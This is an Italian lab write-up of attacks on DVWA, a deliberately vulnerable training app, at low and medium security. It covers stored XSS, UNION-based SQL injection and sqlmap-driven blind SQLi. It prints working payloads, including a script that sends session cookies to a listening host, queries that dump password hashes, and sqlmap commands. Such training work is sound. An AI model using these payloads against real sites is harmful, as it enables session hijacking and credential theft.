
XSS e SQLi (livello facile e medio)

XSS

Mi connetto alla DVWA e setto la sicurezza su “Low”




Navigo nella sezione Stored XSS per provare il primo attacco, apro il codice sorgente e noto che non c'è alcuna verifica sull'input per assicurarsi che i dati inseriti siano validi (ad esempio, controllare che il nome non sia vuoto o che il messaggio non contenga contenuti inappropriati). Infatti posso lanciare uno script nel campo del messaggio.

Source code della pagina:


Low Stored XSS Source

```php
<?php

if(isset($_POST['btnSign']))
{

   $message = trim($_POST['mtxMessage']);
   $name    = trim($_POST['txtName']);

   // Sanitize message input
   $message = stripslashes($message);
   $message = mysql_real_escape_string($message);

   // Sanitize name input
   $name = mysql_real_escape_string($name);

   $query = "INSERT INTO guestbook (comment,name) VALUES ('$message','$name');";

   $result = mysql_query($query) or die('<pre>' . mysql_error() . '</pre>' );

}

?>
```

Lancio uno script nel campo messaggio:




Mi compare il messaggio a schermo:




DIFFICOLTA' MEDIA:

Vado a cancellare lo script dal database per ripetere l'esercizio a difficoltà media




	comment_id	comment	name
	1	This is a test comment.	test
	2	come va?	cioa
	3	<script>alert('stored XSS');</script>	hack


Noto che ora mi viene cancellato il tag <script> quindi sono state introdotte delle sanitizzazioni dell'input:



Posso comunque utilizzare altri metodi, come ad esempio far credere al sito che sto caricando un'immagine ma non ci sarà la sorgente, quindi verrà eseguito il mio script:

```
<img src="x" onerror="alert('PIPPO TI HA HACKERATO');">
```







Posso anche rubare i cookie di sessione con uno script:

```
<script>new Image().src="http://192.168.50.100/?cookie="+document.cookie</script>
```


Sul mio server in ascolto ricevo il cookie che posso utilizzare su BurpSuite per accedere alla DVWA come se fossi l'altra persona:



Al posto di questo cookie inserisco quello che ho rubato e facendo forward accedo




Sono riuscito ad accedere alla dvwa con il cookie rubato



SQL INJECTION


Nel codice, la variabile $id viene recuperata dall'input dell'utente senza alcuna convalida o sanificazione. Viene quindi concatenato direttamente nella stringa di query SQL.
Ciò consente a un utente malintenzionato di manipolare il valore di $id e inserire codice SQL dannoso, causando potenzialmente accesso non autorizzato, fuga di dati o addirittura perdita completa di dati.

1’ OR ‘1’=’1’#




Con questa query mi stampo a schermo le tabelle

'UNION SELECT table_name, NULL FROM information_schema.tables --




Da qui vado a selezionare le colonne dalla tabella “users”

'UNION SELECT column_name, NULL FROM information_schema.columns WHERE table_name= 'users' --




Infine mi ricavo l’hash delle password degli utenti


'UNION SELECT user, password FROM users --



Le inserisco in un file di testo per crackarle:



Uso JhonTheRipper per crackarle



DIFFICOLTA' MEDIA

Ora la query è cambiata, lo si può vedere dal codice sorgente della pagina che la query ora deve essere senza apici visto che non c'è un controllo

SQL Injection Source

```
<?php

if (isset($_GET['Submit'])) {

    // Retrieve data

    $id = $_GET['id'];
    $id = mysql_real_escape_string($id);

    $getid = "SELECT first_name, last_name FROM users WHERE user_id = $id";

    $result = mysql_query($getid) or die('<pre>' . mysql_error() . '</pre>' );

    $num = mysql_numrows($result);

    $i=0;

    while ($i < $num) {

        $first = mysql_result($result,$i,"first_name");
        $last = mysql_result($result,$i,"last_name");

        echo '<pre>';
        echo 'ID: ' . $id . '<br>First name: ' . $first . '<br>Surname: ' . $last;
        echo '</pre>';

        $i++;
    }
}
?>
```

Intercettando il pacchetto con burpsuite vado a sostituire la richiesta con questa query

1 UNION SELECT user, password FROM users --


```
GET /dvwa/vulnerabilities/sqli/?id=1+UNION+SELECT+user%2C+password+FROM+users+--&Submit=Submit HTTP/1.1
Host: 192.168.50.101
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
Referer: http://192.168.50.101/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit
Cookie: security=medium; PHPSESSID=24821dd8b1001922315c099309a37fa8
Upgrade-Insecure-Requests: 1
```

```
            <input type="text" name="id">
            <input type="submit" name="Submit" value="Submit">
        </form>

        <pre>
          ID: 1 UNION SELECT user, password FROM users --<br>
          First name: admin<br>
          Surname: admin
        </pre>
        <pre>
          ID: 1 UNION SELECT user, password FROM users --<br>
          First name: admin<br>
          Surname: 5f4dcc3b5aa765d61d8327deb882cf99
        </pre>
        <pre>
          ID: 1 UNION SELECT user, password FROM users --<br>
          First name: gordonb<br>
          Surname: e99a18c428cb38d5f260853678922e03
        </pre>
        <pre>
          ID: 1 UNION SELECT user, password FROM users --<br>
          First name: 1337<br>
```

Ho trovato di nuovo gli hash delle password nel response

SQL injection blind (bonus aggiuntivo)

Intercetto il pacchetto usando burpsuite cosi mi ricavo i cookies



Utilizzando sqlmap eseguo il seguente comando:

```
sqlmap -u "http://192.168.50.101/dvwa/vulnerabilities/sqli_blind/?id=2&Submit=Submit#" -cookie="security=low; PHPSESSID=6b64b1278688868318e0a4513229cb07"
```

Posso anche ricavarmi lo schema:

```
sqlmap -u "http://192.168.50.101/dvwa/vulnerabilities/sqli_blind/?id=2&Submit=Submit#" -cookie="security=low; PHPSESSID=6b64b1278688868318e0a4513229cb07" --schema
```

Mi ricavo le tabelle solo del database dvwa:

```
sqlmap -u "http://192.168.50.101/dvwa/vulnerabilities/sqli_blind/?id=2&Submit=Submit#" -cookie="security=low; PHPSESSID=6b64b1278688868318e0a4513229cb07" -D dvwa --tables
```

Posso anche crackare direttamente la password per l'utente user